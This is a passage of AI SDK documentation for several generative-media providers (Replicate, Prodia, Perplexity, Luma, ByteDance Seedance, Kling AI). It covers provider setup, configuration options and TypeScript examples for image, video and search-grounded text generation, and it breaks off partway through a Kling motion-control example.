You can use the following optional settings to customize the Replicate provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.replicate.com/v1. -
apiToken string
API token that is being sent using the
Authorizationheader. It defaults to theREPLICATE_API_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Image Models
You can create Replicate image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Supported Image Models
The following image models are currently supported by the Replicate provider:
Text-to-Image Models:
- black-forest-labs/flux-1.1-pro-ultra
- black-forest-labs/flux-1.1-pro
- black-forest-labs/flux-dev
- black-forest-labs/flux-pro
- black-forest-labs/flux-schnell
- bytedance/sdxl-lightning-4step
- fofr/aura-flow
- fofr/latent-consistency-model
- fofr/realvisxl-v3-multi-controlnet-lora
- fofr/sdxl-emoji
- fofr/sdxl-multi-controlnet-lora
- ideogram-ai/ideogram-v2-turbo
- ideogram-ai/ideogram-v2
- lucataco/dreamshaper-xl-turbo
- lucataco/open-dalle-v1.1
- lucataco/realvisxl-v2.0
- lucataco/realvisxl2-lcm
- luma/photon-flash
- luma/photon
- nvidia/sana
- playgroundai/playground-v2.5-1024px-aesthetic
- recraft-ai/recraft-v3-svg
- recraft-ai/recraft-v3
- stability-ai/stable-diffusion-3.5-large-turbo
- stability-ai/stable-diffusion-3.5-large
- stability-ai/stable-diffusion-3.5-medium
- tstramer/material-diffusion
Inpainting and Image Editing Models:
Flux-2 Models (Multi-Reference Image Generation):
These models support up to 8 input reference images for style transfer and composition:
You can also use versioned models.
The id for versioned models is the Replicate model id followed by a colon and the version ID ($modelId:$versionId), e.g.
bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637.
Basic Usage
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
import { writeFile } from 'node:fs/promises';
const { image } = await generateImage({
model: replicate.image('black-forest-labs/flux-schnell'),
prompt: 'The Loch Ness Monster getting a manicure',
aspectRatio: '16:9',
});
await writeFile('image.webp', image.uint8Array);
console.log('Image saved as image.webp');
Model-specific options
import { replicate, type ReplicateImageModelOptions } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image('recraft-ai/recraft-v3'),
prompt: 'The Loch Ness Monster getting a manicure',
size: '1365x1024',
providerOptions: {
replicate: {
style: 'realistic_image',
} satisfies ReplicateImageModelOptions,
},
});
Versioned Models
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image(
'bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637',
),
prompt: 'The Loch Ness Monster getting a manicure',
});
Image Editing
Replicate supports image editing through various models. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-fill-dev'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
providerOptions: {
replicate: {
guidance_scale: 7.5,
num_inference_steps: 30,
} satisfies ReplicateImageModelOptions,
},
});
Inpainting with Mask
Edit specific parts of an image using a mask. For FLUX Fill models, white areas in the mask indicate where the image should be edited:
const image = readFileSync('./input-image.png');
const mask = readFileSync('./mask.png'); // White = inpaint, black = keep
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-fill-pro'),
prompt: {
text: 'A sunlit indoor lounge area with a pool containing a flamingo',
images: [image],
mask: mask,
},
providerOptions: {
replicate: {
guidance_scale: 7.5,
num_inference_steps: 30,
} satisfies ReplicateImageModelOptions,
},
});
Multi-Reference Image Generation (Flux-2)
Flux-2 models support up to 8 input reference images for style transfer, composition, and multi-subject generation:
import { replicate } from '@ai-sdk/replicate';
import { generateImage } from 'ai';
const reference1 = readFileSync('./style-reference.png');
const reference2 = readFileSync('./subject-reference.png');
const { images } = await generateImage({
model: replicate.image('black-forest-labs/flux-2-pro'),
prompt: {
text: 'Combine the style and subjects from the reference images',
images: [reference1, reference2],
},
});
Provider Options
Common provider options for image generation:
- maxWaitTimeInSeconds number - Maximum time in seconds to wait for the prediction to complete in sync mode. By default, Replicate uses sync mode with a 60-second timeout. Set to a positive number to use a custom duration (e.g.,
120for 2 minutes). When not specified, uses the default 60-second wait. - guidance_scale number - Guidance scale for classifier-free guidance. Higher values make the output more closely match the prompt.
- num_inference_steps number - Number of denoising steps. More steps = higher quality but slower.
- negative_prompt string - Negative prompt to guide what to avoid in the generation.
- output_format 'png' | 'jpg' | 'webp' - Output image format.
- output_quality number (1-100) - Output image quality. Only applies to jpg and webp.
- strength number (0-1) - Strength of the transformation for img2img. Lower values keep more of the original image.
For more details, see the Replicate models page.
title: Prodia description: Learn how to use Prodia models with the AI SDK.
Prodia Provider
Prodia is a fast inference platform for generative AI, offering high-speed image generation with FLUX and Stable Diffusion models.
Setup
The Prodia provider is available via the @ai-sdk/prodia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance prodia from @ai-sdk/prodia:
import { prodia } from '@ai-sdk/prodia';
If you need a customized setup, you can import createProdia and create a provider instance with your settings:
import { createProdia } from '@ai-sdk/prodia';
const prodia = createProdia({
apiKey: 'your-api-key', // optional, defaults to PRODIA_TOKEN environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Prodia provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://inference.prodia.com/v2. -
apiKey string
API key that is being sent using the
Authorizationheader as a Bearer token. It defaults to thePRODIA_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Prodia image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { writeFileSync } from 'node:fs';
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A cat wearing an intricate robe',
});
const filename = `image-${Date.now()}.png`;
writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Prodia offers fast inference for various image generation models. Here are the supported model types:
| Model | Description |
|---|---|
inference.flux-fast.schnell.txt2img.v2 |
Fast FLUX Schnell model for text-to-image generation |
inference.flux.schnell.txt2img.v2 |
FLUX Schnell model for text-to-image generation |
Image Size
You can specify the image size using the size parameter in WIDTHxHEIGHT format:
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
size: '1024x768',
});
Provider Options
Prodia image models support additional options through the providerOptions.prodia object:
import { prodia, type ProdiaImageModelOptions } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A cat wearing an intricate robe',
providerOptions: {
prodia: {
width: 1024,
height: 768,
steps: 4,
stylePreset: 'cinematic',
} satisfies ProdiaImageModelOptions,
},
});
The following provider options are supported:
- width number - Output width in pixels (256–1920). When set, this overrides any width derived from
size. - height number - Output height in pixels (256–1920). When set, this overrides any height derived from
size. - steps number - Number of computational iterations (1–4). More steps typically produce higher quality results.
- stylePreset string - Apply a visual theme to the output image. Supported presets:
3d-model,analog-film,anime,cinematic,comic-book,digital-art,enhance,fantasy-art,isometric,line-art,low-poly,neon-punk,origami,photographic,pixel-art,texture,craft-clay. - loras string[] - Augment the output with up to 3 LoRA models.
- progressive boolean - When using JPEG output, return a progressive JPEG.
Seed
You can use the seed parameter to get reproducible results:
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
seed: 12345,
});
Provider Metadata
The generateImage response includes provider-specific metadata in providerMetadata.prodia.images[]. Each image object may contain the following properties:
- jobId string - The unique identifier for the generation job.
- seed number - The seed used for generation. Useful for reproducing results.
- elapsed number - Generation time in seconds.
- iterationsPerSecond number - Processing speed metric.
- createdAt string - Timestamp when the job was created.
- updatedAt string - Timestamp when the job was last updated.
import { prodia } from '@ai-sdk/prodia';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: prodia.image('inference.flux-fast.schnell.txt2img.v2'),
prompt: 'A serene mountain landscape at sunset',
});
// Access provider metadata
const metadata = providerMetadata?.prodia?.images?.[0];
console.log('Job ID:', metadata?.jobId);
console.log('Seed:', metadata?.seed);
console.log('Elapsed:', metadata?.elapsed);
title: Perplexity description: Learn how to use Perplexity's Sonar API with the AI SDK.
Perplexity Provider
The Perplexity provider offers access to Sonar API - a language model that uniquely combines real-time web search with natural language processing. Each response is grounded in current web data and includes detailed citations, making it ideal for research, fact-checking, and obtaining up-to-date information.
API keys can be obtained from the Perplexity Platform.
Setup
The Perplexity provider is available via the @ai-sdk/perplexity module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance perplexity from @ai-sdk/perplexity:
import { perplexity } from '@ai-sdk/perplexity';
For custom configuration, you can import createPerplexity and create a provider instance with your settings:
import { createPerplexity } from '@ai-sdk/perplexity';
const perplexity = createPerplexity({
apiKey: process.env.PERPLEXITY_API_KEY ?? '',
});
You can use the following optional settings to customize the Perplexity provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.perplexity.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to thePERPLEXITY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Perplexity models using a provider instance:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
Sources
Websites that have been used to generate the response are included in the sources property of the result:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
console.log(sources);
Provider Options & Metadata
The Perplexity provider includes additional metadata in the response through providerMetadata.
Additional configuration options are available through providerOptions.
const result = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
providerOptions: {
perplexity: {
return_images: true, // Enable image responses (Tier-2 Perplexity users only)
search_recency_filter: 'week', // Filter search results by recency
},
},
});
console.log(result.providerMetadata);
// Example output:
// {
// perplexity: {
// usage: { citationTokens: 5286, numSearchQueries: 1 },
// images: [
// { imageUrl: "https://example.com/image1.jpg", originUrl: "https://elsewhere.com/page1", height: 1280, width: 720 },
// { imageUrl: "https://example.com/image2.jpg", originUrl: "https://elsewhere.com/page2", height: 1280, width: 720 }
// ]
// },
// }
Provider Options
The following provider-specific options are available:
-
return_images boolean
Enable image responses. When set to
true, the response may include relevant images. This feature is only available to Perplexity Tier-2 users and above. -
search_recency_filter string
Filter search results by recency. Possible values:
'hour','day','week','month'. If not specified, defaults to all time.
Provider Metadata
The response metadata includes:
usage: Object containingcitationTokensandnumSearchQueriesmetricsimages: Array of image objects whenreturn_imagesis enabled (Tier-2 users only). Each image containsimageUrl,originUrl,height, andwidth.
PDF Support
The Perplexity provider supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: perplexity('sonar-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is this document about?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass the URL of a PDF:
{
type: 'file',
data: new URL('https://example.com/document.pdf'),
mediaType: 'application/pdf',
filename: 'document.pdf', // optional
}
The model will have access to the contents of the PDF file and respond to questions about it.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
sonar-deep-research |
||||
sonar-reasoning-pro |
||||
sonar-reasoning |
||||
sonar-pro |
||||
sonar |
title: Luma description: Learn how to use Luma AI models with the AI SDK.
Luma Provider
Luma AI provides state-of-the-art image generation models through their Dream Machine platform. Their models offer ultra-high quality image generation with superior prompt understanding and unique capabilities like character consistency and multi-image reference support.
Setup
The Luma provider is available via the @ai-sdk/luma module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance luma from @ai-sdk/luma:
import { luma } from '@ai-sdk/luma';
If you need a customized setup, you can import createLuma and create a provider instance with your settings:
import { createLuma } from '@ai-sdk/luma';
const luma = createLuma({
apiKey: 'your-api-key', // optional, defaults to LUMA_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Luma provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.lumalabs.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLUMA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Luma image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { luma, type LumaImageModelOptions } from '@ai-sdk/luma';
import { generateImage } from 'ai';
import fs from 'fs';
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Image Model Settings
You can customize the generation behavior with optional settings:
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
maxImagesPerCall: 1, // Maximum number of images to generate per API call
providerOptions: {
luma: {
pollIntervalMillis: 5000, // How often to check for completed images (in ms)
maxPollAttempts: 10, // Maximum number of polling attempts before timeout
},
} satisfies LumaImageModelOptions,
});
Since Luma processes images through an asynchronous queue system, these settings allow you to tune the polling behavior:
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Defaults to 1.
-
pollIntervalMillis number
Control how frequently the API is checked for completed images while they are being processed. Defaults to 500ms.
-
maxPollAttempts number
Limit how long to wait for results before timing out, since image generation is queued asynchronously. Defaults to 120 attempts.
Model Capabilities
Luma offers two main models:
| Model | Description |
|---|---|
photon-1 |
High-quality image generation with superior prompt understanding |
photon-flash-1 |
Faster generation optimized for speed while maintaining quality |
Both models support the following aspect ratios:
- 1:1
- 3:4
- 4:3
- 9:16
- 16:9 (default)
- 9:21
- 21:9
For more details about supported aspect ratios, see the Luma Image Generation documentation.
Key features of Luma models include:
- Ultra-high quality image generation
- 10x higher cost efficiency compared to similar models
- Superior prompt understanding and adherence
- Unique character consistency capabilities from single reference images
- Multi-image reference support for precise style matching
Image editing
Luma supports different modes of generating images that reference other images.
Modify an image
Images have to be passed as URLs. weight can be configured for each image in the providerOptions.luma.images array.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'transform the bike to a boat',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
providerOptions: {
luma: {
referenceType: 'modify_image',
images: [{ weight: 1.0 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#modify-image.
Reference an image
Use up to 4 reference images to guide your generation. Useful for creating variations or visualizing complex concepts. Adjust the weight for each image (0-1) to control the influence of reference images.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A salamander at dusk in a forest pond, in the style of ukiyo-e',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'image',
images: [{ weight: 0.8 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#image-reference
Style Reference
Apply specific visual styles to your generations using reference images. Control the style influence using the weight parameter.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A blue cream Persian cat launching its website on Vercel',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'style',
images: [{ weight: 0.8 }],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#style-reference
Character Reference
Create consistent and personalized characters using up to 4 reference images of the same subject. More reference images improve character representation.
await generateImage({
model: luma.image('photon-flash-1'),
prompt: {
text: 'A woman with a cat riding a broomstick in a forest',
images: [
'https://hebbkx1anhila5yf.public.blob.vercel-storage.com/future-me-8hcBWcZOkbE53q3gshhEm16S87qDpF.jpeg',
],
},
aspectRatio: '1:1',
providerOptions: {
luma: {
referenceType: 'character',
images: [
{
id: 'identity0',
},
],
} satisfies LumaImageModelOptions,
},
});
Learn more at https://docs.lumalabs.ai/docs/image-generation#character-reference
title: ByteDance description: Learn how to use ByteDance Seedance video models with the AI SDK.
ByteDance Provider
The ByteDance provider contains support for the Seedance family of video generation models through the BytePlus ModelArk platform. Seedance provides high-quality text-to-video and image-to-video generation capabilities, including audio-video synchronization, first-and-last frame control, and multi-reference image generation.
Setup
The ByteDance provider is available via the @ai-sdk/bytedance module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance byteDance from @ai-sdk/bytedance:
import { byteDance } from '@ai-sdk/bytedance';
If you need a customized setup, you can import createByteDance and create a provider instance with your settings:
import { createByteDance } from '@ai-sdk/bytedance';
const byteDance = createByteDance({
apiKey: 'your-api-key', // optional, defaults to ARK_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the ByteDance provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://ark.ap-southeast.bytepluses.com/api/v3. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theARK_API_KEYenvironment variable. You can obtain an API key from the BytePlus console. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Video Models
You can create ByteDance video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
Text-to-Video
Generate videos from text prompts:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-0-pro-250528'),
prompt:
'Photorealistic style: Under a clear blue sky, a vast expanse of white daisy fields stretches out. The camera gradually zooms in and fixates on a close-up of a single daisy.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
bytedance: {
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
console.log(video.url);
Image-to-Video
Generate videos from a first-frame image with an optional text prompt:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/first-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
bytedance: {
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Image-to-Video with Audio
Seedance 1.5 Pro supports generating synchronized audio alongside the video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/pianist.png',
text: 'A young man sits at a piano, playing calmly. Gentle piano music plays in sync with his movements.',
},
duration: 5,
providerOptions: {
bytedance: {
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
First-and-Last Frame Video
Generate smooth transitions between a starting and ending keyframe image:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-5-pro-251215'),
prompt: {
image: 'https://example.com/first-frame.jpg',
text: 'Create a 360-degree orbiting camera shot based on this photo',
},
duration: 5,
providerOptions: {
bytedance: {
lastFrameImage: 'https://example.com/last-frame.jpg',
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Multi-Reference Image-to-Video
Using the Seedance 1.0 Lite I2V model, you can provide multiple reference images (1-4) that the model uses to faithfully reproduce object shapes, colors, and textures:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('seedance-1-0-lite-i2v-250428'),
prompt:
'A boy wearing glasses and a blue T-shirt from [Image 1] and a corgi dog from [Image 2], sitting on the lawn from [Image 3], in 3D cartoon style',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
bytedance: {
referenceImages: [
'https://example.com/boy.png',
'https://example.com/corgi.png',
'https://example.com/lawn.png',
],
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Reference Video
Seedance 2.0 supports reference videos that guide the style, motion, or composition of the generated video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('dreamina-seedance-2-0-260128'),
prompt:
'First-person perspective promotional ad, using the composition and camera movement from the reference video',
aspectRatio: '16:9',
duration: 4,
providerOptions: {
bytedance: {
referenceVideos: ['https://example.com/reference-video.mp4'],
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Reference Audio
Seedance 2.0 supports reference audio that is used as background music or sound for the generated video:
import {
byteDance,
type ByteDanceVideoProviderOptions,
} from '@ai-sdk/bytedance';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: byteDance.video('dreamina-seedance-2-0-260128'),
prompt:
'A serene mountain landscape at sunrise with gentle camera movement',
aspectRatio: '16:9',
duration: 4,
providerOptions: {
bytedance: {
referenceAudio: ['https://example.com/background-music.mp3'],
generateAudio: true,
watermark: false,
} satisfies ByteDanceVideoProviderOptions,
},
});
Video Provider Options
The following provider options are available via providerOptions.bytedance:
Generation Options
-
watermark boolean
Whether to add a watermark to the generated video.
-
generateAudio boolean
Whether to generate synchronized audio for the video. Only supported by Seedance 1.5 Pro.
-
cameraFixed boolean
Whether to fix the camera during generation.
-
returnLastFrame boolean
Whether to return the last frame of the generated video. Useful for chaining consecutive videos.
-
serviceTier 'default' | 'flex'
Inference tier.
'default'for online inference.'flex'for offline inference at 50% of the price, with higher latency (response times on the order of hours). -
draft boolean
Enable draft sample mode for low-cost preview generation. Only supported by Seedance 1.5 Pro. Generates a 480p preview video for rapid iteration before committing to a full-quality generation.
Image Input Options
-
lastFrameImage string
URL of the last frame image for first-and-last frame video generation. The model generates smooth transitions between the first frame (provided via the
imageprompt) and this last frame. Supported by Seedance 1.5 Pro, 1.0 Pro, and 1.0 Lite I2V. -
referenceImages string[]
Array of reference image URLs (1-4 images) for multi-reference image-to-video generation. The model extracts key features from each image and reproduces them in the video. Use
[Image 1],[Image 2], etc. in your prompt to reference specific images. Supported by Seedance 1.0 Lite I2V.
Media Reference Options
-
referenceVideos string[]
Array of reference video URLs (up to 3 videos, max 15 seconds each) for reference-guided video generation. The model uses the referenced videos to guide style, motion, or composition. Supported by Seedance 2.0.
-
referenceAudio string[]
Array of reference audio URLs (up to 3, max 15 seconds each) for audio-guided video generation. The model uses the referenced audio as background music or synchronized sound. Supports data URIs (e.g.,
data:audio/wav;base64,...). Supported by Seedance 2.0.
Polling Options
-
pollIntervalMs number
Control how frequently the API is checked for completed videos while they are being processed. Defaults to 3000ms.
-
pollTimeoutMs number
Maximum time to wait for video generation to complete before timing out. Defaults to 300000ms (5 minutes).
Video Model Capabilities
| Model | Model ID | Capabilities |
|---|---|---|
| Seedance 2.0 | dreamina-seedance-2-0-260128 |
T2V, I2V, reference videos (up to 3), reference audio (up to 3), audio-video sync. Duration: 4-15s. Resolution: 480p, 720p. |
| Seedance 2.0 Fast | dreamina-seedance-2-0-fast-260128 |
T2V, I2V, reference videos (up to 3), reference audio (up to 3), audio-video sync. Optimized for speed. Duration: 4-15s. Resolution: 480p, 720p. |
| Seedance 1.5 Pro | seedance-1-5-pro-251215 |
T2V, I2V (first frame), I2V (first+last frame), audio-video sync, draft mode. Duration: 4-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Pro | seedance-1-0-pro-250528 |
T2V, I2V (first frame), I2V (first+last frame). Duration: 2-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Pro Fast | seedance-1-0-pro-fast-251015 |
T2V, I2V (first frame). Optimized for speed and cost. Duration: 2-12s. |
| Seedance 1.0 Lite (T2V) | seedance-1-0-lite-t2v-250428 |
Text-to-video only. Duration: 2-12s. Resolution: 480p, 720p, 1080p. |
| Seedance 1.0 Lite (I2V) | seedance-1-0-lite-i2v-250428 |
I2V (first frame), I2V (first+last frame), multi-reference images (1-4). Duration: 2-12s. Resolution: 480p, 720p. |
Supported aspect ratios: 16:9, 4:3, 1:1, 3:4, 9:16, 21:9, adaptive (image-to-video only).
All models output MP4 video at 24 fps.
title: Kling AI description: Learn how to use the Kling AI provider for the AI SDK.
Kling AI Provider
The Kling AI provider contains support for Kling AI's video generation models, including text-to-video, image-to-video, motion control, and multi-shot video generation.
Setup
The Kling AI provider is available in the @ai-sdk/klingai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance klingai from @ai-sdk/klingai:
import { klingai } from '@ai-sdk/klingai';
If you need a customized setup, you can import createKlingAI from @ai-sdk/klingai and create a provider instance with your settings:
import { createKlingAI } from '@ai-sdk/klingai';
const klingai = createKlingAI({
accessKey: 'your-access-key',
secretKey: 'your-secret-key',
});
You can use the following optional settings to customize the Kling AI provider instance:
-
accessKey string
Kling AI access key. Defaults to the
KLINGAI_ACCESS_KEYenvironment variable. -
secretKey string
Kling AI secret key. Defaults to the
KLINGAI_SECRET_KEYenvironment variable. -
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api-singapore.klingai.com. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Video Models
You can create Kling AI video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
This provider currently supports three video generation modes: text-to-video, image-to-video, and motion control.
Text-to-Video
Generate videos from text prompts:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v2.6-t2v'),
prompt: 'A chicken flying into the sunset in the style of 90s anime.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
klingai: {
mode: 'std',
} satisfies KlingAIVideoModelOptions,
},
});
Image-to-Video
Generate videos from a start frame image with an optional text prompt. The popular start+end frame feature is available via the imageTail option:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v2.6-i2v'),
prompt: {
image: 'https://example.com/start-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
klingai: {
// Pro mode required for start+end frame control
mode: 'pro',
// Optional: end frame image
imageTail: 'https://example.com/end-frame.png',
} satisfies KlingAIVideoModelOptions,
},
});
Multi-Shot Video Generation
Generate videos with multiple storyboard shots, each with its own prompt and duration (Kling v3.0+):
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v3.0-t2v'),
prompt: '',
aspectRatio: '16:9',
duration: 10,
providerOptions: {
klingai: {
mode: 'pro',
multiShot: true,
shotType: 'customize',
multiPrompt: [
{
index: 1,
prompt: 'A sunrise over a calm ocean, warm golden light.',
duration: '4',
},
{
index: 2,
prompt: 'A flock of seagulls take flight from the beach.',
duration: '3',
},
{
index: 3,
prompt: 'Waves crash against rocky cliffs at sunset.',
duration: '3',
},
],
sound: 'on',
} satisfies KlingAIVideoModelOptions,
},
});
Multi-shot also works with image-to-video by combining a start frame image with per-shot prompts.
Motion Control
Generate video by transferring motion from a reference video to a character image:
import { klingai, type KlingAIVideoModelOptions } from '@ai-sdk/klingai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { videos } = await generateVideo({
model: klingai.video('kling-v3.0-motion-control'),
prompt: {
image: 'https://example.com/character.png',
text: 'The character performs a smooth dance move',
},
providerOptions: {
klingai: {
videoUrl: 'https://example.com/reference-motion.mp4',
characterOrientation: 'image',
mode: 'std',
// Optional: reference element from element library (v3.0+, max 1)
